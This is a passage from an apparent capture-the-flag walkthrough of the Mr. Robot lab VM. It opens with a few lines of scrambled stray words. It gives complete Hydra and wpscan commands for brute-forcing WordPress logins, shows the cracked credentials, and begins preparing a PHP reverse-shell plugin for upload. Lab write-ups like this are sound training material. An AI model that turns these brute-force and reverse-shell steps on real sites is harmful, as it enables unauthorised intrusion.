wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
```

Type in the following commands online one at a time into the kali terminal.

```
cd mrrobot
ls
wc -l fsocity.dic
cat fsocity.dic | sort -u | wc -l
cat fsocity.dic | sort -u | uniq > Newfsocity.dic
```



root@kali: ~/Desktop/mrrobot
File Edit View Search Terminal Help

```
root@kali:~/Desktop/mrrobot# ls
fsocity.dic  key-1-of-3.txt
root@kali:~/Desktop/mrrobot# wc -l fsocity.dic
858160 fsocity.dic
root@kali:~/Desktop/mrrobot# cat fsocity.dic | sort -u | wc -l
11451
root@kali:~/Desktop/mrrobot# cat fsocity.dic| sort -u | uniq > Newfsocity.dic
root@kali:~/Desktop/mrrobot#
```

List contents of directory

list number of words in file.

After file is cleaned.

Sort file alphanumeric. Remove all duplicates. Save file using new name.


This cuts the dictionary down from 858160 words to 11451 and creates shorter dictionary file named **Newfsociety.dic**.

Key #2

We can now go ahead and try the next two locations that we got from our scan - index.html and index.php. The .html file gets stuck with loading, so we can kill it.

The .php file goes back to the main page. View the source to see if there is anything interesting. This is a step that is often overlooked by the inexperienced but often the developer will leave something in the comments that can be useful to include usernames and passwords.

Right-click on the web page and from the context menu select View Page Source.



```
If you've come, you've come for a reason.
 exhausted with this world... a world that
depressing bank account. Even the Internet
away at your existence. There are things y
ns.
```


No help with the page source.

We know the site is running WordPress.

Navigate to **`192.168.145.134/readme.html`**

No help here either. Let’s try the /license.txt file. No joy there either.


We can now check out the **`/wp-login.php/`**page. This is where we have to some investigating. We could open the Newfsociety.dic text file and start inputting usernames until we stop getting the invalid username error message. That would be taking a long way home. We can also use a brute force attack to find the username using the burpsuite and Hydra.




ERROR: Invalid username. Lost your password?

Leave your Wordpress login page up and running.

From your Kali browser, go to options. Under options, go to preferences.



From the left-hand menu, click on advanced. Under advanced click on the Network option. Under network, Open the Setting for Connection



Advanced

Connection

Configure how Firefox connects to the Internet

Cached Web Content

Your web content cache is currently using 15.4 MB of disk space

□ Override automatic cache management

Limit cache to 350 MB of space


Offline Web Content and User Data

Under the proxy settings, click the radio button for the Manual proxy configuration:

In the text box for the HTTP proxy input the local host 127.0.0.1 and set the port to 8080. We're using burpsuite as our proxy. Click OK

Minimize your browser without closing it.

From your Kali quick launch, open burpsuite. Accept the license agreement. Skip the update. Create a temporary project and click next.



Burp Suite Free Edition v1.7.27

Welcome to Burp Suite Free Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.


● **Temporary project**

○ **New project on disk** File: Name:

○ **Open existing project** File:

☑ Pause Spider and Scanner

Use burp defaults. Click the Start burp button.


Burp Suite Free Edition v1.7.27

Select the configuration that you would like to load for this project.

● Use Burp defaults

○ Use options saved with project

○ Load from configuration file

File:


□ Default to the above in future

□ Disable extensions

Click on the Proxy tab and turn on Intercept.

Leave burb up and running and return to your Wordpress login page. Type in a random username and password. Minimize your browser and return to burpsuite.

Burpsuite captured the attempt giving us the form fields used for the username and the password. We see that **&pwd** = password and **log** = username.



```
log=random&pwd=12345&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.145.134%2Fwp-admin%2F&testcookie=1
```

We need to identify these two form fields so that Hydra knows which two fields to use for a brute force attack on guessing the username. Once Hydra tries a valid username from the dictionary list, it will not generate an invalid username error.


Once we have the correct username, we can use wpscan to brute fore the password using the same dictionary list. You can close out the burpsuite.

Restore the proxy settings to in your Kali browser to no proxy.

```
hydra -L Newfsocity.dic -p whocares 192.168.145.134 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:invalid"
```

The Hydra scan will take approximately 15-20 minutes so be patient.

Hydra returns three valid usernames all belonging to Elliot. Elliot is the main character of the Mr. Robot TV show.




```
root@kali:~# cd Desktop
root@kali:~/Desktop/mrrobot# hydra -L Newfsocity.dic -p whocares 192.168.145.134 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:invalid"
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-06-11 05:46:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydr
a.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.145.134:80//wp-login.php:log=^USER^&pwd=^PASS^:invalid
[STATUS] 795.00 tries/min, 795 tries in 00:01h, 10657 to do in 00:14h, 16 active
[STATUS] 780.33 tries/min, 2341 tries in 00:03h, 9111 to do in 00:12h, 16 active
[STATUS] 778.14 tries/min, 5447 tries in 00:07h, 6005 to do in 00:08h, 16 active
[80][http-post-form] host: 192.168.145.134   login: elliot   password: whocares
[80][http-post-form] host: 192.168.145.134   login: Elliot   password: whocares
[80][http-post-form] host: 192.168.145.134   login: ELLIOT   password: whocares
```

Once you find the username, minimize your browser.

We next need to brute force the password using wpscan using the same dictionary list we created earlier

Run the following command from your Kali terminal.


`wpscan --url 192.168.145.134 --wordlist /root/Desktop/mrrobot/Newfsocity.dic --username Elliot`



```
[+] WordPress version 4.3.16 (Released on 2018-04-03) identified from links opml

[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
  [+] [SUCCESS] Login : Elliot Password : ER28-0652

  Brute Forcing 'Elliot' Time: 00:01:30 < > (5630 / 11452) 49.16%  ETA: 00:01:34
  +----+--------+------+-----------+
  | Id | Login  | Name | Password  |
  +----+--------+------+-----------+
  |    | Elliot |      | ER28-0652 |
  +----+--------+------+-----------+

[+] Finished: Mon Jun 11 03:36:16 2018
[+] Requests Done: 6019
[+] Memory used: 51.848 MB
[+] Elapsed time: 00:01:38
root@kali:~#
```

We were able to brute force the password using the condensed dictionary list we created. The password turns out to be Elliot’s badge number.

We have logged onto the Wordpress site.



WordPress 4.9.6 is available! Please update now.

Dashboard

Your browser is out of date!

It looks like you're using an old version of Firefox. For the best WordPress experience, please update your browser.

Update Firefox or learn how to browse happy

Dismiss


Exploitation

Upon examination of the installed plugins, we find none that are vulnerable. The first thing that comes to mind to get a shell on the machine is to upload a WordPress plugin containing the appropriate PHP payload.

Using your Kali Browser download the following package:

http://pentestmonkey.net/tools/web-shells/php-reverse-shell

php-reverse-shell-1.0.tar.gz




php-reverse-shell

This tool is designed for those situations during a pentest where you have upload access to a webserver that's running PHP. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. The script will open an outbound TCP connection from the webserver to a host and port of your choice. Bound to this TCP connection will be a shell.

This will be a proper interactive shell in which you can run interective programs like telnet, ssh and su. It differs from web form-based shell which allow you to send a single command, then return you the output.

Download

php-reverse-shell-1.0.tar.gz



Opening php-reverse-shell-1.0.tar.gz

You have chosen to open:

php-reverse-shell-1.0.tar.gz

which is: Gzip archive (8.8 KB)

from: http://pentestmonkey.net

What should Firefox do with this file?


○ Open with Archive Manager (default)

● Save File

□ Do this automatically for files like this from now on.

Click OK.


Browse to your download folder. Open the download directory.




php-reverse-shell-1.0(1).tar.gz

8.8 KB — pentestmonkey.net — 03:22 AM


Find your download, right click and from the context menu select Move to.




Click on the Desktop and then highlight your mrrobot directory. Click on the Select button.





Right on the archived folder and from the context menu, select extract here. Open the extract folder.






Open the php-reverse-shell.php using a text editor. Right-click on the file, and from the context menu select, Open with other application.





At the top of the php-reverse-shell.php page on the very first line, copy and paste the following text at the beginning of the line before the < (lesser than) sign.

You can download the header information from: **http://pastebin.com/GMwhCDtm**




Place the wordpress header information at the front of the < sign

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
